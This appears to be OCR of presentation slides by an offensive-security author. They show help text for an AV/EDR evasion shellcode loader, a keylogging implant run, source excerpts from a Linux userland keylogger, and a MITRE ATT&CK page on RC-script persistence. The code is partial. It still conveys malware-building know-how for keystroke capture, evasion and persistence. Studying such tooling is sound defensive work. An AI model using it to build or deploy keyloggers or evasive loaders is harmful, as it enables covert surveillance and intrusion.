

-==[M Y P H]==-
In loving memory of
Wassyl Iaroslavovytch Slipak
(1974 - 2016)
AV / EDR evasion framework
to pop shells and
make the blue team cry
written with <3 by djnn
https://djnn.sh
Usage:
myph [flags]
myph [command]
Available Commands:
completion Generate the autocompletion script for the specified shell
help Help about any command
spoof spoof PE metadata using versioninfo
Flags:
-d, --debug builds binary with debug symbols
-e, --encryption encKind encryption method. (allowed: AES, chacha20, XOR, blowfish) (default AES)
-h, --help help for myph
-k, --key string encryption key, auto-generated if empty. (if used by --encryption)
-f, --out string output name (default "payload.exe")
-z, --persistence string name of the binary being placed in '%APPDATA%' and in 'SOFTWARE\Microsoft\Windows\CurrentVersion\Run' reg key (default: "")
-p, --process string target process to inject shellcode to (default "cmd.exe")
-s, --shellcode string shellcode path (default "msf.raw")
--sleep-time uint sleep time in seconds before executing loader (default: 0)
-t, --technique string shellcode-loading technique (allowed: CRT, CRTx, CreateFiber, ProcessHollowing, CreateThread, NtCreateThreadEx, Syscall, SyscallTest, Etwp) (default "CRT")
--use-api-hashing Use API Hashing
-v, --version version for myph


matro7sh/myph
Public
shellcode loader for your evasion needs
Go
195
25

[~] sudo os-prober

```
Connection to 5.206.225.96 23 port [tcp/telnet] succeeded!

. . .
                    .                                   .
                   @88>                                 @88>
  ..     .     :     %8P      .u    .                    %8P
 .888: x888  x888.       .   .d88B :@8c       u          .
~ 8888~'888X ?888f    .@88u  ="8888f8888r    us888u.   .@88u
  X888  888X '888>  ''888E    4888>'88"   .@88 "8888" ''888E
  X888  888X '888>    888E    4888> '     9888  9888    888E
  X888  888X '888>    888E    4888>       9888  9888    888E
  X888  888X '888>    888E   .d888L .+    9888  9888    888E
 "*88%""*88" '888!    888&   ^"8888*"     9888  9888    888&
   ~     "     "      R888"     "Y"      "888*""888"   R888"
                       ""                  ^Y"   ^Y'    ""

          - A text-based MUD by Oscar Popodokulus -


No account? Register at www.elrooted.com
Enter user> yop
yop
Enter pass> yop
***

Disconnected by server.
Press any key to exit.
```




bash
01:58
implant sudo ./implant
[sudo] password for djnn:
[*] Implant settings:
IP:
Port:80
[+] Key pressed: Control_L
[+] Key pressed: b
[+] Key pressed: Right
[+] Key pressed: h
[+] Key pressed: e
[+] Key pressed: l
[+] Key pressed: l
[+] Key pressed: o
[+] Key pressed: space
[+] Key pressed: T
[+] Key pressed: H
[+] Key pressed: I
[+] Key pressed: S
[+] Key pressed: space
[+] Key pressed: S
[+] Key pressed: U
[+] Key pressed: P
[+] Key pressed: P
[+] Key pressed: R
[+] Key pressed: O
implant hello THIS SUPPRO


0
/ 63
Community Score
No security vendors and no sandboxes flagged this file as malicious
Reanalyze
Similar
More
92fd9e48d08253d8bd2c6d097cb1ce8ef7d7dd1891eaa8445ad18ddbaefe5e6d
Size
18.52 KB
Last Analysis Date
25 days ago
ELF
elf
64bits
shared-lib

mazepa Public

linux userland keylogger

C 7

```
    /*
       initialize xkbcommon context

       this is the stuff that allows us to map keys to
       the correct language & manages special characters, shift, etc.
    */

    struct xkb_context *context = NULL;
    struct xkb_keymap *keymap = NULL;
    struct xkb_state *state = NULL;

    context = xkb_context_new(0);
    if (!context) {

#ifdef DEBUG
        DEBUG_LOG("[!] error with xkb_context_new(): %s", strerror(errno));
#endif

        return;
    }

    keymap = xkb_keymap_new_from_names(context, NULL, 0);
    if (!keymap) {

#ifdef DEBUG
        DEBUG_LOG("[!] error with xkb_keymap_new_from_names(): %s",
                  strerror(errno));
#endif

        goto LOG_FUNCTION_CLEANUP;
    }

    state = xkb_state_new(keymap);
    if (!state) {

#ifdef DEBUG
        DEBUG_LOG("[!] error with xkb_state_new(): %s", strerror(errno));
#endif

        goto LOG_FUNCTION_CLEANUP;
    }

    char *key_desc = malloc(sizeof(char) * (STRING_BUFFER_SIZE + 1));
```

```
by-path pwd
/dev/input/by-path
by-path ls
platform-i8042-serio-0-event-kbd@    platform-i8042-serio-2-mouse@
platform-i8042-serio-1-event-mouse@  platform-pcspkr-event-spkr@
platform-i8042-serio-1-mouse@        platform-thinkpad_acpi-event@
platform-i8042-serio-2-event-mouse@
by-path ls -l platform-i8042-serio-0-event-kbd
lrwxrwxrwx 1 root root 9 Jan 29 11:35 platform-i8042-serio-0-event-kbd -> ../event0
```

```
    struct dirent **char_devices = NULL;
    int possible_paths =
        scandir("/dev/input/by-path/", &char_devices, &is_kbd, &alphasort);

    if (-1 == possible_paths || 0 > chdir("/dev/input/by-path/")) {

#ifdef DEBUG
        DEBUG_LOG("could not find possible keyboard paths");
#endif

        return;
    }

    /* prepare TAILQ  */
    TAILQ_INIT(&instance->kbd);

    char rpath[2048] = {0};
    for (int ctr = -1; ++ctr < possible_paths;) {
        if (!realpath(char_devices[ctr]->d_name, rpath)) {

#ifdef DEBUG
            DEBUG_LOG("[!] Could not run realpath(%s): %s", char_devices[ctr]->d_name, strerror(errno));
#endif

            continue;
        }

        keyboard_t *kbd = malloc(sizeof(keyboard_t));
        if (!kbd) {

#ifdef DEBUG
            DEBUG_LOG("[!] allocate memory for keyboard_t");
#endif

            continue;
        }

        kbd->fd = open(rpath, O_RDONLY | O_NOCTTY | O_NDELAY);
        if (kbd->fd < 0) {
```

[~] ls /etc/init.d

Home > Techniques > Enterprise > Boot or Logon Initialization Scripts > RC Scripts

Boot or Logon Initialization Scripts: RC Scripts

Other sub-techniques of Boot or Logon Initialization Scripts (5)

Adversaries may establish persistence by modifying RC scripts which are executed during a Unix-like system's startup. These files allow system administrators to map and start custom services at startup for different run levels. RC scripts require root privileges to modify.

Adversaries can establish persistence by adding a malicious binary path or shell commands to `rc.local`, `rc.common`, and other RC scripts specific to the Unix-like distribution.[1][2] Upon reboot, the system executes the script's contents as root, resulting in persistence.


Adversary abuse of RC scripts is especially effective for lightweight Unix-like distributions using the root user as default, such as IoT or embedded systems.[3]

Several Unix-like systems have moved to Systemd and deprecated the use of RC scripts. This is now a deprecated mechanism in macOS in favor of Launchd. [4][5] This technique can be used on Mac OS X Panther v10.3 and earlier versions which still execute the RC scripts.[6] To maintain backwards compatibility some systems, such as Ubuntu, will execute the RC scripts if they exist with the correct file permissions.[7]

ID	Name	Description
G0016	APT29	APT29 has installed a run command on a compromised system to enable malware execution on system startup.[8]
S0687	Cyclops Blink	Cyclops Blink has the ability to execute on device startup, using a modified RC script named S51armled.[9]
S0690	Green Lambert	Green Lambert can add `init.d` and `rc.d` files in the `/etc` folder to establish persistence.[10][11]
S0394	HiddenWasp	HiddenWasp installs reboot persistence by adding itself to `/etc/rc.local`.[2]
S0278	iKitten	iKitten adds an entry to the rc.common file for persistence.[12]

thanks :)

references



- https://tmpout.sh
- https://vx-underground.com
- https://attack.mitre.org